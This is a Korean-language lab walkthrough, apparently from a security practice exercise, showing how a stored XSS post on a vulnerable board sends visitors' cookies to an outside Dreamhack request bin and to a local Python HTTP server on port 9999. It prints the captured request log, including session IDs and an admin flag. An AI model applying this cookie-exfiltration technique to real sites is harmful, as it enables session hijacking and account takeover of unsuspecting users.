
(1) 쿠키 값을 Dreamhack Tools 로 탈취 :



드림핵 툴즈에서 링크를 생성해준다.



XSS/CSRF 공격 가능성 페이지에 xss 공격 코드와 드림핵 툴즈에서 얻은 링크를 잘 삽입해서 게시글을 업로드해준다.



업로드한 게시글을 클릭한다.



게시글을 클릭하면 그 게시글의 IP가 뜬다.

Request Bin



https://rdzwjyb.request.dreamhack.games

My Request


IP: 112.165.231.70
 Method: GET
 Path: /
 QueryString: cookie=ASPSESSIONIDAQSSRRSA=FJNLCHCBGADEMBINONCHPACB;%20adminYN=Y;%20filedo
 wnload_token=SecurityMember?%;%20ASPSESSIONIDAACATRQA=HCKBCBGCMPMBJPFEFMBF
 DOFL;%20submenu=1;%20menu=1
 Headers:
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
 Accept-Encoding: gzip, deflate, br, zstd
 Accept-Language: ko,en-US;q=0.9,en;q=0.8,zh-TW;q=0.7,zh-CN;q=0.6,zh;q=0.5
 Host: rdzwjyb.request.dreamhack.games
 Referer: http://security.o-r.kr:9999/
 Sec-CH-UA: "Chromium";v="136", "Google Chrome";v="136", "Not.A/Brand";v="99"
 Sec-CH-UA-Mobile: ?0
 Sec-CH-UA-Platform: "Windows"
 Sec-Fetch-Dest: document
 Sec-Fetch-Mode: navigate
 Sec-Fetch-Site: cross-site
 Upgrade-Insecure-Requests: 1
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36

IP 가 뜬 것을 확인하고 드림핵 툴즈로 돌아가서 확인해보면 쿠키 값이 탈취 되어있는 것을 볼 수 있다.

(2) 쿠키 값을 cmd 에서 Python 으로 특정 포트를 개방하여 자신의 로컬 PC 로 쿠키 탈취:



cmd 에서 9999 번 포트로 HTTP 서버를 실행했다.



이상한 화면과 함께 cmd 에 쿠키 값이 탈취된 것을 볼 수 있다.